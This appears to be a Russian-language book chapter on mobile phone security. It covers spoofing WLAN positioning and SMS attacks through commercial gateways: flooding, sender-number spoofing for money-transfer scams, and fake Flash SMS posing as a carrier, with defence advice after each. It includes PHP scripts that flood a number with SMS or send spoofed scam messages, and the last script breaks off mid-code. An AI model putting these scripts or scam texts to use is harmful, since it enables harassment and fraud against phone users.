В iPhone поддерживаются сразу три механизма определения местоположения: на основе технологии GPS, технологии WLAN, а также уже известной нам технологии определения координат по базовым станциям сотового оператора.

Наличие трех механизмов позиционирования позволяет телефону определять свое местоположение гораздо быстрее и точнее, чем это делают модели конкурентов. Каждая из трех систем определения местоположения имеет как свои плюсы, так и минусы. Наличие всех трех систем позволяет iPhone компенсировать недостатки каждой из систем за счет преимущества других, что делает поиск текущего местоположения быстрым и точным.

Технология GPS-позиционирования основана на определении местоположения по спутниковым системам. Мы не будем подробно останавливаться на ней по ряду причин. Во-первых, рассмотрение уязвимостей GPS-системы позиционирования выходит за рамки темы нашей книги, а во вторых в крупных городах используется более точная система позиционирования на основе WLAN. В США и Европе WLAN-позиционирование уже давно вышло на первый план, в России также наблюдается подобная тенденция и можно с уверенностью говорить о том, что в ближайшие годы технология WLAN ляжет в основу всех городских навигационных систем в Москве и Санкт-Петербурге.


В основе определения местоположения на базе WLAN-технологий лежит два подхода: сеть-ориентированный подход и клиент-ориентированный подход.

В сеть-ориентированном подходе в процессе позиционирования мобильный телефон принимает сигналы от WLAN-точек доступа и отвечает той точке доступа, чей сигнал является наиболее мощным. Это, как правило, ближайшая точка доступа. Ближайшая точка доступа принимает сигнал от телефона и определяет его силу. После этого WLAN-точка доступа передает полученные данные о мощности

сигнала серверу позиционирования. Сервер позиционирования хранит информацию о точном местоположении всех WLAN-точек доступа и все возможные параметры сигнала, которые может получить каждая WLAN-точка доступа.

Основная задача сервера – сравнивать силу сигнала от устройства, координаты которого надо определить, с известными эталонными сигналами. На основе подобного сравнения рассчитывается текущее положение мобильного телефона.

В клиент-ориентированном подходе в процессе позиционирования мобильный телефон собирает сведения о ближайших точках доступа и хранит данные о них. Используя эти данные, мобильный телефон вычисляет собственное положение. Для подобного вычисления на мобильном телефоне должна быть установлена небольшая база данных, где хранятся сведения обо всех точках доступа данного района. Обычно такая база данных – это неотъемлемая часть навигационной программы, которую необходимо установить на коммуникатор.



Определение местоположения на основе сеть-ориентированного подхода


Кроме того, мобильный телефон также может обращаться к некоторому серверу в локальной сети WLAN или сети Интернет, где расположена база данных с информацией обо всех точках доступа.

Фактически, отличие двух алгоритмов заключается в том, где выполняются основные вычисления – в мобильном телефоне или на сервере позиционирования. Также отличие второго алгоритма состоит в том, что сила сигнала не задействована в расчетах по определению местоположения.

К сожалению, оба алгоритма уязвимы. Атаки на них строятся практически идентичным образом, поэтому рассмотрим действия злоумышленника в случае, если позиционирование осуществляется на базе клиент-ориентированного подхода.

Для реализации атаки злоумышленнику необходимо передать на телефон атакуемого идентификаторы точек доступа, которые в настоящее время его не окружают, и заблокировать сигнал от тех станций, которые действительно находятся вокруг атакуемого.

Чтобы выполнить первое условие, злоумышленник использует уязвимость механизма идентификации WLAN точек доступа. Мобильный телефон идентифицирует точки доступа по их уникальному MAC-адресу. MAC-адреса обычно жестко задаются производителем и не меняются. Однако, злоумышленник в состоянии обзавестись специальными WLAN-устройствами и установить на них MAC-адреса таким образом, чтобы они соответствовали адресам точек доступа того места, на которое злоумышленник хочет вывести жертву.



Навигационные возможности современных смартфонов – не только удобный сервис, но и уязвимость

Так как владелец коммуникатора чаще всего использует его в качестве навигатора, когда перемещается в автомобиле, то злоумышленник, следуя перед атакуемым абонентом, использует специальное WLAN-устройство, которое на протяжении всего пути следования поочередно меняет собственный MAC-адрес. Адрес устанавливается таким образом, чтобы навигатор уверенно вел жертву в нужном злоумышленнику направлении.

Второе условие также выполнимо. Злоумышленник может создать устройство, заполняющее весь спектр на частоте 2.4 ГГц помехами и нелегальным трафиком. Даже некоторые недорогие домашние радиотелефоны могут вызывать помехи в диапазоне 2.4 ГГц, на которой работают беспроводные сети. Кроме того, существуют возможности организации коллизии пакетов от устройств с известными MAC-адресами. Поскольку уязвимости WLAN-технологий не являются темой нашего рассмотрения, то подробно останавливаться на реализации технических деталей WLAN-методов атак мы не будем.

ЗАЩИТА ОТ АТАКИ

На данный момент атака, описанная выше, не угрожает жителям России, так как WLAN-позиционирование пока еще не функционирует в полном объеме даже в крупных городах. Тем не менее, в Европе и США не стоит полагаться на WLAN-определение собственного местоположения. Для этого стоит отключать в мобильных телефонах функцию определения координат по ближайшим точкам доступа WLAN.

КАК ЗАЩИТИТЬСЯ ОТ АТАК, ИСПОЛЬЗУЮЩИХ УЯЗВИМОСТИ ТЕХНОЛОГИИ SMS

Чем опасен SMS-спам

SMS-спам мобильных телефонов – это достаточно редкое явление в настоящее время. Выглядят подобные атаки обычно следующим образом: на мобильный телефон неожиданно приходит SMS со странным содержанием: «Скоро ваш телефон не сможет принимать сообщения» или же с любым другим текстом. Более того, подобное сообщение может прийти со странного телефонного номера. Через секунду приходит еще одно сообщение, потом еще и еще. За минуту может прийти до ста подобных сообщений. Сообщения будут приходить до тех пор, пока память телефона, выделенная для хранения SMS-сообщений, не будет полностью исчерпана. Даже, если владелец мобильного устройства постарается быстро удалить все поступающие SMS, то ему этого сделать не удастся, так как сообщения будут поступать слишком интенсивно. Узнать от кого приходят странные сообщения невозможно, так как каждое сообщение может быть с различными телефонными номерами отправителей. Причем номера могут быть следующими: '+700000000', '+700000001' и так далее.

Признаки атаки

- бесконечный поток SMS-сообщений;
- бессмысленное содержание SMS;
- отказ телефона принимать SMS-сообщения.

Даже не искушенному пользователю мобильного телефона понятно, что это не шутка кого-то из друзей. Это запланированная и хорошо продуманная атака, направленная на отказ мобильного устройства принимать SMS-сообщения. К тому же отправка даже ста SMS – это совсем не дешево, а значит либо злоумышленник не скупится на средства, чтобы вывести ваш телефон из строя, либо в его арсенале есть очень эффективное средство атаки.

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

В ближайшее время SMS-спам для мобильных устройств может стать серьезной угрозой. Очевидно, что SMS-спам – это не рассылка SMS-сообщений с мобильных телефонов, так как для того, чтобы переполнить память с помощью отправляемых сообщений потребуется весьма

значительный бюджет. SMS-спам стал возможен благодаря плохой защищенности SMS-шлюзов. SMS-шлюз – это сервисная служба, которая позволяет отправлять и получать SMS-сообщения без использования мобильного телефона.

В общем виде SMS-шлюз представляет собой некий сервер в сети Интернет, который установлен на передающей и принимающей GSM-станции. Этот сервер имеет возможность не только взаимодействовать по тем или иным протоколам с компьютерами в глобальной сети, но и обмениваться SMS-сообщениями с мобильными телефонами пользователей. При этом SMS-шлюз получает из сети Интернет запросы на отправку SMS-сообщений и направляет их получателю. Аналогичным образом происходит обратная пересылка.

Схематично принцип действия подобного SMS-шлюза показан на приведенной выше иллюстрации.

Подобные SMS-шлюзы известны многим пользователям именно благодаря возможности бесплатной отправки SMS-сообщений с сайтов в сети Интернет.

Мало кто знает, что эти же SMS-шлюзы позволяют подключаться к ним коммерческим приложениям для массовой отправки SMS-сообщений.

Многие коммерческие программы пользуются этими возможностями для того, чтобы внедрить на предприятии систему оповещения сотрудников о выплате заработной платы, изменениях в расписании работы или автоматизировать процесс отправки SMS-сообщений с поздравлениями в дни рождений работников компании.

Для связи с коммерческими приложениями в SMS-шлюзах предусмотрен специальный интерфейс взаимодействия. Обычно такой интерфейс представляет собой четко прописанную последовательность обмена HTTP-запросами.

Память мобильного телефона переполнена SMS-сообщениями

К сожалению, в настоящее время какого-либо серьезного контроля на таких SMS-шлюзах нет. Поэтому любой злоумышленник может зарегистрировать свою учетную запись на SMS-




Схема функционирования SMS-шлюза

шлюзе и отсылать SMS-сообщения на любые номера с произвольным содержанием. Все, что необходимо для этого злоумышленнику – это оплатить создание своей собственной учетной записи и пополнить свой баланс на определенную сумму, из которой будут вычитаться деньги за отправленные SMS-сообщения. С учетом того, что многие мобильные устройства выделяют ограниченный размер памяти для хранения SMS-сообщений, злоумышленник может организовать непрерывную посылку сообщений на произвольный номер и, переполнив память телефона, препятствовать получению необходимой информации через SMS-сообщения.

К сожалению, серьезного контроля на коммерческих шлюзах в настоящее время нет, а значит злоумышленники могут использовать их как плацдарм для атаки.

Приведем конкретные примеры подобного вида атак. Подчеркнем, что в приведенном программном коде содержатся преднамеренные неточности, которые не позволят использовать данный код в корыстных целях, но, тем не менее, продемонстрируют реальную опасность возникновения случаев SMS-спама.

Также уточним, что в тексте программы злоумышленника преднамеренно не упоминаются названия небезопасных SMS-шлюзов.

Примитивный HTTP/HTTPS интерфейс для доступа к SMS-шлюзам позволяет организовать массовую рассылку с помощью скриптового языка даже не самому опытному пользователю. При этом какая-либо проверка на большинстве SMS-шлюзов на предмет спама отсутствует.

Более того, некоторые команды, предоставляемые пользователю, работающему через SMS-шлюз, позволяют организовать рассылку однотипных сообщений на несколько мобильных телефонов. Содержание SMS-сообщений в большинстве случаев не проверяется на SMS-шлюзе.

Создание бесконечного цикла отправки SMS приводит к переполнению памяти телефона. Имея на счету даже небольшую сумму денег, злоумышленник способен атаковать несколько мобильных устройств, так как цена одного сообщения на SMS-шлюзе для коммерческой организации крайне мала.

```
1  <?
2  $user="user";
3  $password="password";
4  $api_id="xxx";
5  $text=urlencode("SMS спам!");
6  $to="79035555555";
7  $ret= file ("http://smscenter.com/auth?user=$user&password=
    $password&api_id=$api_id");
8  if ($ret == "OK") {
9   for ($i=0; $i<100; $i++)
10  {
11  $ret= file ("http://smscenter.com/sendmsg?to=$to&text=$text");
12  if ($ret == "OK") echo "Success. Message was sent"
13  else echo "Message failed";
14  }
15 }
16 else {
17  echo "Authentification failure"; exit();
18 }
19 ?>
```

В примере приведен код на интерпретируемом языке PHP, который организует переполнение памяти телефона, посылая 100 одинаковых сообщений с помощью услуг SMS-шлюза.

Для осуществления атаки злоумышленник запускает с компьютера, имеющего доступ в Интернет, скрипт, подобный приведенному выше. Скрипт может иметь произвольное название, например, spam.php. Выполнение скрипта осуществляется набором в браузере следующей строки «http://<имя сервера>/spam.php».

Рассмотрим подробнее текст скрипта. В начале программы приводится определение основных используемых переменных, которые нужны для прохождения аутентификации на SMS-шлюзе. Переменные «user» [2] и «password» [3] используются соответственно для хранения имени пользователя и пароля. Идентификатор «api_id» [4] используется для того, чтобы SMS-шлюз мог сопоставить пользователя с его учетной записью и проверить достаточно ли на счету, соответствующем этой учетной записи, денежных средств для отправки SMS-сообщений. Каждый зарегистрированный на SMS-шлюзе пользователь может иметь несколько учетных записей с раздельными денежными балансами. Текст сообщения и адрес атакуемого записываются соответственно в переменные $text [5] и $to [6]. Далее эти переменные используются в самом скрипте.

Согласно протоколу работы SMS-шлюза сначала осуществляется запрос на начало сессии по отправке SMS-сообщения [7]. Ответ принимается с помощью PHP-функции file и проверяется на наличие разрешения на отправку SMS [8]. Выполняется данная проверка путем сравнения ответа с эталонным «OK». В случае удачной проверки запускается цикл из ста проходов [9].

В каждом из проходов на номер атакуемого абонента отправляется по одному SMS-сообщению. Если отправка прошла удачно, а это проверяется сопоставлением ответа с эталонным «OK» [12], то на экран выводится сообщение «Success. Message was sent» [12]. Строчка с сообщением «Authentification failure» [17] будет выведена на экран браузера в том случае, если указан неверный идентификатор в переменной $api_id или же на балансе учетной записи пользователя на SMS-шлюзе не хватает денежных средств.

ЗАЩИТА ОТ АТАКИ

Чтобы защититься от данной атаки, обладателю мобильного телефона необходимо установить тот факт, что он подвергся SMS-спаму. Для этого важно понимать, являются ли часто приходящие SMS-сообщения признаком атаки с SMS-шлюза или все-таки это розыгрыш друзей.

К явным признакам атаки со стороны SMS-шлюза являются:

- большое количество телефонных номеров, с которых приходят сообщения;
- высокая интенсивность получения сообщений в случае, если номер телефона отправителя не меняется, а текст различается;
- нетипичный телефонный номер отправителя.

Разобравшись с признаками SMS-спама, пользователь поймет, что на его мобильный телефон осуществляется преднамеренная атака. В этом случае необходимо понимать, что экстренно удалять сообщения не имеет смысла, так как интенсивность поступления сообщений высока.

В случае, если вы подверглись подобной атаке, можно посоветовать обратиться к своему сотовому оператору, пожаловаться на спам и уточнить адрес SMS-шлюза, с которого сообщения отправлялись. Если такую информацию получить удастся, то можно обратиться с жалобой на SMS-шлюз и требованием разобраться с проблемой отсутствия фильтрации спама, а также попросить предоставить информацию о злоумышленнике.

Вам могут не предоставить такую информацию ввиду конфиденциальности данных о пользователе, который зарегистрировал учетную запись, но принять соответствующие меры должны.

Учитывая, что SMS-шлюзы могут располагаться не на территории той страны, где находится злоумышленник, вполне возможно, что оплата баланса злоумышленником велась с кредитной карты. Если это так, то получить данные об атакующем вредителе не сложно.

Остается надеяться на то, что в ближайшее время, в том числе и благодаря данной книге, администрация SMS-шлюзов задумается о безопасности предоставляемых ими услуг и ужесточит контроль над таким явлением, как SMS-спам, а сотовые операторы пересмотрят свое отношение к подключаемым к их сетям коммерческим SMS-шлюзам.

Как подделывают имя отправителя SMS-сообщения

С точки зрения рядового пользователя мобильной связи атрибутами любого SMS-сообщения являются телефонные номера адресата и отправителя, а также сам текст сообщения. Мало кто догадывается, что присланное вам сообщение может быть отправлено далеко не с того номера, который ваш телефон высветил в качестве номера отправителя.

Представьте, вам приходит сообщение от хорошо знакомого вам человека со странной просьбой перечислить деньги на какой-либо номер мобильного телефона потому, что ваш знакомый находится в деревне и там деньги ему положить на счет просто нет возможности, а самих денег только и хватило на отправку этого SMS. Вполне может быть, что если вы захотите перезвонить своему знакомому, то он будет вне зоны доступа или не будет брать телефон. Вы, конечно, не откажете и переведете деньги. А через день-два окажется, что ваш знакомый и знать не знал о подобной просьбе. Но SMS-сообщение пришло именно с его телефона и на вашем дисплее высветилось его имя.

Существует множество вариантов злоупотребления возможностью подделки номера SMS-сообщения. Ввести человека в заблуждение и попросить перечислить деньги на чей-либо счет – это одно из самых очевидных применений этой возможности в корыстных целях. Существуют и другие.

Отправленное злоумышленником SMS-сообщение якобы от вашей мамы с просьбой перевести деньги

Запланированные вами встречи могут быть отменены из-за того, что злоумышленник послал от вашего имени SMS-сообщение с извещением о том, что вы не придете на встречу ввиду болезни.

От вашего имени в SMS-сообщении могут быть отправлены личные оскорбления людям, от которых зависит ваша карьера, и это может иметь неприятные для вас последствия.

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Как и в случае с SMS-спамом для данной атаки используется механизм запросов к коммерческим SMS-шлюзам. Дело в том, что отправляя сообщение через SMS-шлюзы можно задавать такой параметр, как телефон отправителя. В качестве номера и имени отправителя сообщения, посланного злоумышленником, на экране отображаются данные из записной книги вашего мобильного телефона. Таким образом, данное сообщение вызывает у вас доверие.

Данную атаку злоумышленник может осуществить и более простым способом, указывая в качестве отправителя не телефонный номер, а текстовую строку.

В таком случае пришедшее SMS-сообщение может быть, например, от «Васи» или «Марины Алексеевны».

Если в записной книжке телефона есть контакт с именем «Миши», то вполне реально предположить, что атакуемый абонент и это примет за чистую монету. В этом случае, заметим, злоумышленнику даже нет необходимости знать телефон «Миши» или «Марины Алексеевны». Практически безотказно действует в большинстве ситуаций простая подпись «Мама».

Признаки атаки

- SMS-сообщения со странными просьбами от знакомых или родных;
- SMS-сообщения с просьбой перевести деньги;
- SMS-сообщения с оскорблениями от людей, от которых вы этого не ожидали;
- неожиданные отмены запланированных встреч с помощью SMS-сообщений;
- недоступность абонента при вызове отправителя SMS-сообщения.

Для проведения данной атаки злоумышленник использует вредоносный скрипт, работающий с SMS-шлюзом, предварительно зарегистрировав свой профиль и учетную запись.

Рассмотрим текст подобного скрипта на языке PHP. В начале скрипта [2, 3, 4] идет определение основных переменных «user», «password» и «api_id», назначение которых рассматривалось в предыдущем примере.

Текст сообщения [5] записывается в переменную $text и должен иметь такое содержание, которое побудит атакуемого абонента к ожидаемым действиям.

Атакуемый телефонный номер [6] записывается в переменную $to. Именно со счета этого абонента будут сниматься деньги.

В переменной $from указывается номер, который должен ввести в заблуждение пользователя мобильной связи [7]. В эту переменную может быть помещен как номер телефона, так и текстовая строка.

К SMS-шлюзу, как и в предыдущей атаке, осуществляется запрос на начало сессии по отправке SMS-сообщений [8]. Делается это с помощью PHP функции file. Ответ SMS-шлюза тут же проверяется на то, разрешена ли передача сообщения [9].

Отправка не будет разрешена, если на счете абонента SMS-шлюза не хватает денег. В случае наличия достаточных средств SMS-сообщение отправляется.

```
1  <?
2  $user="user";
3  $password="password";
4  $api_id="xxx";
5  $text=urlencode("Переведи мне деньги на телефон 79035050210");
6  $to="79037548744";
7  $from="79265542323";
8  $ret= file ("http://smscenter.com/auth?user=$user&password=
   $password&api_id=$api_id");
9  if ($ret == "OK") {
10 $ret= file ("http://smscenter.com/sendmsg?session_id=$sess_id&
   to=$to&text=$text&from=$from");
11 if ($ret == "OK") echo "Success. Message was sent"
12 else echo "Message failed";
13 }
14 ?>
```

Отправка сообщения выполняется с помощью функции file [10]. Если отправка SMS-сообщения произведена, то на экран выводится строчка «Success. Message was sent» [11]. Через некоторое время после успешной отправки пользователь мобильного телефона получит уведомление о новом сообщении.

ЗАЩИТА ОТ АТАКИ

Очевидно, что подвергнуться подобной атаке весьма вероятно, а вот обнаружить обман не так уж и легко. Заметить подобного рода атаку бывает достаточно сложно, если злоумышленник хорошо знает вас и ваши привычки. Целенаправленная атака на вас достигнет результата, если вы не будете достаточно бдительны. Для того чтобы минимизировать шансы такой атаки, необходимо аккуратно относиться к просьбам знакомых, друзей и родственников в SMS-сообщениях. Ведь в экстренном случае они могут и позвонить. Наряду с этим необходимо отдать должное изобретательности мошенников. Зачастую в тексте SMS-сообщения можно увидеть следующую фразу: «Закончились деньги, не могу позвонить. Переведи деньги на телефон xxxxx». Если даже это так, то прежде, чем делать перевод денег, позвоните человеку и уточните, что случилось. Скорее всего, он и знать не знает об отправленном вам SMS-сообщении. Если же он вне зоны доступа, то существует вероятность того, что злоумышленник вывел его телефон из строя, чтобы убедить вас в необходимости перевести деньги.

Не поддавайтесь эмоциям в случае SMS-сообщения с оскорблением якобы от вашего знакомого.

Атаки, направленные на удаленный вывод телефона из строя, будут рассмотрены в последующих главах. В случае недоступности абонента, попросившего вас о помощи, во-первых, проанализируйте текст сообщения, характерен ли он для вашего знакомого, а во-вторых, попробуйте дозвониться до кого-либо из тех, кто может быть в курсе сложившейся ситуации. Если вы все же перевели деньги, то доказать факт мошенничества будет крайне сложно, а найти злоумышленника еще сложнее.


Настороженно отнеситесь к отмене запланированной встречи с помощью SMS-сообщения. При получении подобного сообщения немедленно перезвоните отправителю, ведь вполне возможно, что ваша

встреча не выгодна кому-либо. Не поддавайтесь эмоциям в случае наличия оскорблений в SMS-сообщении якобы от вашего знакомого. Вполне возможно, что в вашей ссоре кто-то заинтересован. Отметим, что главное в борьбе с данными атаками – это ваша бдительность, так как уязвимость ряда SMS-шлюзов не позволяет быть уверенным в происхождении ни одного SMS-сообщения.

Как вымогают деньги с помощью SMS-сообщений

Злоумышленники довольно часто используют знание тонкостей мобильных технологий для вымогательства денег. Вы, может быть, удивитесь, получив SMS-сообщение с просьбой немедленно перевести деньги на указанный в сообщении короткий номер для оплаты роуминга или другой услуги. Короткие номера специально используются операторами для оплаты предоставляемых сервисов. Отправителем сообщения будет значиться как раз ваш сотовый оператор. Если сумма будет не такой большой, то вы, скорее всего, оплатите счет.

Еще более впечатляющим может быть SMS-сообщение, формат которого будет отличаться от стандартных SMS-сообщений. Такое сообщение появится на вашем экране, не потребовав даже того, чтобы вы его открывали. Принятое сообщение обычно по виду не отличается от служебных сообщений сотовых операторов и может содержать, например, инфор-



Поддельное Flash SMS якобы от известного сотового оператора

мацию о состоянии баланса собственного счета. Такие SMS-сообщения получили название Flash SMS (от английского слова flash – вспышка).

Использование Flash SMS является весьма эффектным, так как еще более убеждает получателя в том, что отправителем SMS действительно является сотовый оператор, хотя фактически это еще один прием из арсенала злоумышленников.

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Рассматриваемая атака мало отличается от атаки «Подделка имени адресата SMS-сообщения». По-сути, для того чтобы послать Flash SMS-сообщение, необходимо лишь немного подправить скрипт взаимодействия с коммерческим SMS-шлюзом, разобранный в предыдущих примерах.

Прокомментируем особенности данного скрипта. Фактически, отличие одно: в строке запроса на отправку сообщения присутствует параметр &msg_type=FLASH_SMS, который и показывает SMS-шлюзу то, что SMS-сообщение должно быть специального формата [10].

```
1  <?
2  $user="user";
3  $password="password";
4  $api_id="xxx";
5  $text=urlencode("Переведите 300 р. на номер '0453' в счет уплаты
   долга.");
6  $to="79037548745";
7  $from="Migafon";
8  $ret= file ("http://smscenter.com/auth?user=$user&password=
    $password&api_id=$api_id");
9  if ($ret == "OK") {
